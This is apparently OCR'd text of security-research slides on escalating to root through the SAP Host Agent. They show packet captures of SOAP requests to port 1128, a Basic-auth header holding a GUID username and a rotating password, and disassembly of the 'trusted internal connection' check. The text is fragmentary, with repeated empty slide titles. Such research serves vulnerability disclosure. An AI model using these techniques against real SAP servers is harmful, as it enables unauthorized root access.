XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:SAPControl="urn:SAPControl" xmlns:SAPCCMS="urn:SAPCCMS"
xmlns:SAPHostControl="urn:SAPHostControl"
xmlns:SAPLandscapeService="urn:SAPLandscapeService"
xmlns:SAPMetricService="urn:SAPMetricService"
xmlns:SAPOscol="urn:SAPOscol" xmlns:SAPDSR="urn:SAPDSR"><SOAP-
ENV:Body><SAPHostControl:GetCIMObjectResponse><result><item><mProperties><
```

4 *client* pkts, 4 *server* pkts, 7 turns.

Entire conversation (122 kB) | Show and save data as: ASCII


Find: | Find Next

```
0040  21 ea 3c 3f 78 6d 6c 20  76 65 72 73 69 6f 6e 3d   !·<?xml  version=
0050  22 31 2e 30 22 20 3f 3e  3c 53 3a 45 6e 76 65 6c   "1.0" ?> <S:Envel
0060  6f 70 65 20 78 6d 6c 6e  73 3a 53 3d 22 68 74 74   ope xmln s:S="htt
```

```
Destination Protocol  Length Info
1128        TCP          74 42381 → 1128 [SYN] Seq=0 Win=43690 L
42381       TCP          74 1128 → 42381 [SYN, ACK] Seq=0 Ack=1
1128        TCP          66 42381 → 1128 [ACK] Seq=1 Ack=1 Win=4
1128        TCP         532 42381 → 1128 [PSH, ACK] Seq=1 Ack=1
42381       TCP          66 1128 → 42381 [ACK] Seq=1 Ack=467 Win
1128        HTTP/XML    389 POST /SAPHostControl.cgi HTTP/1.1
42381       TCP          66 1128 → 42381 [ACK] Seq=1 Ack=790 Win
42381       TCP       21954 1128 → 42381 [ACK] Seq=1 Ack=790 Win
1128        TCP          66 42381 → 1128 [ACK] Seq=790 Ack=21889
42381       HTTP/XML   6384 HTTP/1.1 200 OK
1128        TCP          66 42381 → 1128 [ACK] Seq=790 Ack=28207
1128        TCP         532 42381 → 1128 [PSH, ACK] Seq=790 Ack=
1128        HTTP/XML    393 POST /SAPHostControl.cgi HTTP/1.1
42381       TCP          66 1128 → 42381 [ACK] Seq=28207 Ack=158
42381
1128
1128
42381
42381

0:00 (00:

ck: 1, Le
```

Confirm that saphostctrl command line perform SOAP request locally

...to root them all : Curious credential



```
POST /SAPHostControl.cgi HTTP/1.1
Content-type: text/xml;charset="utf-8"
Authorization: Basic
ezJENEE2RkI4LTM3RjEtNDNkNy04OEJFLUFEMjc5Qzg5RENEN306MjcwMjI4MjQ0MzEzNzIzNDYzNDUyMjg4MTI2NDIzMDQ3NDY3MTUwMg==
Soapaction: ""
Accept: text/xml, multipart/related, text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
User-Agent: JAX-WS RI 2.1.6 in JDK 6
Cache-Control: no-cache
Pragma: no-cache
Host: target:1128
Connection: keep-alive
Content-Length: 323
```


4 client pkts, 4 server pkts, 7 turns.

```
{2D4A6FB8-37F1-43d7-88BE-AD279C89DCD7}:270228244313723463452288126423047467150 2
```

- Password change at every request
- Username still the same

...to root them all : Binary Analysis


- Using the username as entry point



```
00490b30  lea     rdi, [rel data_cd8540]  {"{2D4A6FB8-37F1-43d7-88BE-AD279C8…"}
00490b37  mov     rsi, rdx
00490b3a  cld
```

...to root them all : Binary Analysis


- Using the username as entry point
- Understand that a ‘**Trusted Internal Connection**” feature exist




```
004918f4  mov   rdi, r13
004918f7  call  IsTrustedInternalConnect
004918fc  test  eax, eax
004918fe  je    0x491950
```

```
00491950  mov   rdi, r13
00491953  call  IsLogonFileConnect
00491958  test  rax, rax
0049195b  mov   rbx, rax
0049195e  jne   0x491d2e
```


...to root them all : Trusted Connection



...to root them all : Trusted Connection



...to root them all : Trusted Connection



SAP Server

